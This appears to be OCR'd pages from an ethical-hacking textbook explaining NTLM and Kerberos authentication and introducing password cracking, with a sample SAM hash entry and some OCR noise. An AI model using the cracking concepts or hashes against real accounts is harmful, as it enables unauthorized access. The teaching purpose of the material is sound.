Domain controller has a stored copy of the user's hashed password
Shiela:1005:NO PASSWORD****
*****************:0CB694880
5F797BF2A82807973B89537:::
DC compares computer's response with the response it created with its own hash
If they match, logon is a success
6
Aa r8 ppq kgj89 pqr


Figure 6.6: NTLM authentication process

The following steps demonstrate the process and the flow of client authentication to a domain controller using any NTLM protocol:

- The client types the username and password into the logon window.

- Windows runs the password through a hash algorithm and generates a hash for the password that is entered in the logon window.
- The client computer sends a login request along with a domain name to the domain controller.
- The domain controller generates a 16-byte random character string called a “nonce,” which it sends to the client computer.
- The client computer encrypts the nonce with a hash of the user password and sends it back to the domain controller.
- The domain controller retrieves the hash of the user password from the SAM and uses it to encrypt the nonce. The domain controller then compares the encrypted value with the value received from the client. A matching value authenticates the client, and the logon is successful.

Note: Microsoft has upgraded its default authentication protocol to Kerberos, which provides a stronger authentication for client/server applications than NTLM.




Kerberos Authentication

Key Distribution Center (KDC)
User request to the authentication server
Authentication Server (AS)
Reply of authentication server to the user request
Request to the TGS for a service ticket
Ticket Granting Server (TGS)
Database
Reply of the TGS to the client's request
Client
Request to an application server to access a service
Reply to prove it really is the server the client is expecting
Application Server

Kerberos Authentication


Kerberos is a network authentication protocol that provides strong authentication for client/server applications through secret-key cryptography, which provides mutual authentication. Both the server and the user verify each other's identity. Messages sent through this protocol are protected against replay attacks and eavesdropping.



Key Distribution Center (KDC)
User request to the authentication server
Authentication Server (AS)
Reply of authentication server to the user request
Request to the TGS for a service ticket
Ticket Granting Server (TGS)
Database
Reply of the TGS to the client's request
Client
Request to an application server to access a service
Reply to prove it really is the server the client is expecting
Application Server

Figure 6.7: Kerberos authentication process

Kerberos employs the KDC, which a trusted third party, and consists of two logically distinct parts: an AS and a TGS. The authorization mechanism of Kerberos provides the user with a ticket-granting ticket (TGT) that serves post-authentication for later access to specific services, Single Sign-On via which the user need not re-enter the password again to access any authorized services. Notably, there is no direct communication between the application servers and the KDC; the service tickets, even if packed by TGS, reach the service only through the client who is willing to access them.




Password Cracking

- Password cracking techniques are used to **recover passwords** from computer systems
- Attackers use password cracking techniques to **gain unauthorized access** to vulnerable systems
- Most of the password cracking techniques are successful because of weak or easily **guessable passwords**

Password Cracking

Password cracking is the process of recovering passwords from the data transmitted by a computer system or from the data stored in it. The purpose of cracking a password might be to help a user recover a forgotten or lost password, as a preventive measure by system administrators to check for easily breakable passwords, or for use by an attacker to gain unauthorized system access.

Hacking often begins with password-cracking attempts. A password is a key piece of information necessary to access a system. Consequently, most attackers use password-cracking techniques to gain unauthorized access. An attacker may either crack a password manually by guessing it or use automated tools and techniques such as a dictionary or a brute-force method. Most password-cracking techniques are successful because of weak or easily guessable passwords.



Types of Password Attacks

